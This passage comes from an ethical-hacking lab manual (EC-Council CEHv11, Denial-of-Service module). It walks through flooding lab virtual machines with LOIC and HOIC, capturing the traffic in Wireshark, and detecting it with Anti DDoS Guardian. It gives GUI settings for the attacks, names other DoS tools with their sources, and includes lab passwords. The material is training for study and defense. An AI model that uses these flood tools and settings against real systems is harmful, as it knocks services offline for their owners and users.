


Figure 1.4.1: LOIC main window

4. Now, switch to the **Windows Server 2019** and **Windows Server 2016** virtual machines and follow **Steps 1 - 3** to launch LOIC and configure it.

Note: On the **Windows Server 2019** and **Windows Server 2016** virtual machines, LOIC is located at **Z:\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Perform DDoS Attack

5. Once **LOIC** is configured on all machines, switch to each machine (**Windows 10**, **Windows Server 2019**, and **Windows Server 2016**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Parrot Security** machine.




Figure 1.4.2: Performing a DDoS attack

6. Switch to the **Parrot Security** virtual machine.
7. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
8. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.
9. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.




Figure 1.4.3: Wireshark window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Analyze the Captured Packets

10. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 10**, **Windows Server 2019**, and **Windows Server 2016** virtual machines.




Figure 1.4.4: Wireshark capturing the packets

11. Leave the machine intact for 5–10 minutes, and then open it again. You will observe that the performance of the machine is slightly affected and that its response is slowing down.
12. On completion of the task, click **IMMA CHARGIN MAH LAZER** again, and then close the LOIC window on all the attacker virtual machines.
13. This concludes the demonstration of how to perform a DDoS attack using LOIC.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 10**, **Windows Server 2019**, **Windows Server 2016**, and **Parrot Security** virtual machines.

You can also use other DoS and DDoS attack tools such as **XOIC** (http://anonhacktivism.blogspot.com), **HULK** (https://siberianlaika.ru), **Tor's Hammer** (https://sourceforge.net), and **Slowloris** (https://github.com) to perform DoS and DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Detect and Protect Against DoS and DDoS Attacks

DoS and DDoS attack detection techniques are based on identifying and discriminating between illegitimate traffic increases and flash events from legitimate packet traffic.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

Lab Objectives

- Detect and protect against DDoS attacks using Anti DDoS Guardian

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- A browser with an Internet connection
- Administrator privileges to run the tools
- Anti DDoS Guardian located at **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in this lab might differ from what you see on your screen.

Lab Duration

Time: 10 Minutes

Overview of DoS and DDoS Attack Detection

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

- **Activity Profiling**: Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
- **Sequential Change-point Detection**: Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
- **Wavelet-based Signal Analysis**: Analyzes network traffic in terms of spectral components

TASK 1

Detect and Protect against DDoS Attack using Anti DDoS Guardian

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.

Note: In this task, we will use the **Windows Server 2019** and **Windows Server 2016** virtual machines to perform a DDoS attack on the target system, **Windows 10**.

TASK 1.1

Install and Launch Anti DDoS Guardian

1. Turn on the **Windows 10**, **Windows Server 2019** and **Windows Server 2016** virtual machines.
2. Login to the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian** and double click **Anti_DDoS_Guardian_setup.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time.

3. The **Setup - Anti DDoS Guardian** window appears; click **Next**. Follow the wizard-driven installation steps to install the application.



Figure 2.1.1: Setup - Anti DDoS Guardian

It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

4. In the **Stop Windows Remote Desktop Brute Force** wizard, uncheck the **install Stop RDP Brute Force** option, and click **Next**.




Figure 2.1.2: Stop Windows Remote Desktop Brute Force wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. The **Select Additional Tasks** wizard appears; check the **Create a desktop shortcut** option, and click **Next**.




Figure 2.1.3: Select Additional Tasks wizard

6. The **Ready to Install** wizard appears; click **Install**.




Figure 2.1.4: Ready to Install wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Completing the Anti DDoS Guardian Setup Wizard** window appears; uncheck the **Launch Mini IP Blocker** option and click **Finish**.




Figure 2.1.5: Completing the Anti DDoS Guardian Setup Wizard window

8. The **Anti-DDoS Wizard** window appears; click **Continue** in all the wizard steps, leaving all the default settings. In the last window, click **Finish**.
9. Click **Show hidden icons** ( ) from the bottom-right corner of **Desktop** and click the **Anti DDoS Guardian** icon ( ).




Figure 2.1.6: Launch Anti DDoS Guardian

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The **Anti DDoS Guardian** window appears, displaying information about incoming and outgoing traffic, as shown in the screenshot.




Figure 2.1.7: Anti DDoS Guardian window

TASK 1.2

Configure HOIC

11. Now, switch to the **Windows Server 2019** and log in with the credentials **Administrator** and **Pa$$w0rd**.
12. Navigate to **Desktop**, open the **High Orbit Ion Cannon (HOIC)** folder, and double-click **hoic2.1.exe**.

Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

13. The **HOIC** GUI main window appears. Click the "**+**" button below the **TARGETS** section.



Figure 2.1.8: HOIC GUI

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **HOIC - [Target]** pop-up appears. Type the target URL such as **http://[Target IP Address]** (here, the target IP address is **10.10.10.10** [**Windows 10**]) in the URL field. Slide the **Power** bar to **High**. Under the **Booster** section, select **GenericBoost.hoic** from the drop-down list and click **Add**.




Figure 2.1.9: HOIC - [Target] Pop-up

15. Set the **THREADS** value to **20** by clicking the **>** button until the value is reached.




Figure 2.1.10: Setting the THREADS Value

16. Now, switch to **Windows Server 2016** and log in with the credentials **Administrator** and **Pa$$w0rd**. Follow **Steps 12 - 15** to launch and configure HOIC.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Once **HOIC** is configured on both machines, switch to each machine (**Windows Server 2019** and **Windows Server 2016**) and click the **FIRE TEH LAZER!** button to initiate the DDoS attack on the target **Windows 10** machine.




Figure 2.1.11: Clicking FIRE THE LAZER!

18. Observe that the **Status** changes from **READY** to **ENGAGING**, as shown in the screenshot.



Figure 2.1.12: Performing a DDoS attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.3

Analyze Captured Sessions

19. Switch back to the **Windows 10** virtual machine and observe the packets captured by **Anti DDoS Guardian**.
20. Observe the huge number of packets coming from the host machines (**10.10.10.19** [**Windows Server 2019**] and **10.10.10.16** [**Windows Server 2016**]).




Figure 2.1.13: Anti DDoS Guardian window captured sessions

21. Double-click any of the sessions **10.10.10.19** or **10.10.10.16**.

Note: Here, we have selected 10.10.10.16. You can select either of them.

22. The **Anti DDoS Guardian Traffic Detail Viewer** window appears, displaying the content of the selected session in the form of raw data. You can observe the high number of incoming bytes from **Remote IP address 10.10.10.16**, as shown in the screenshot.
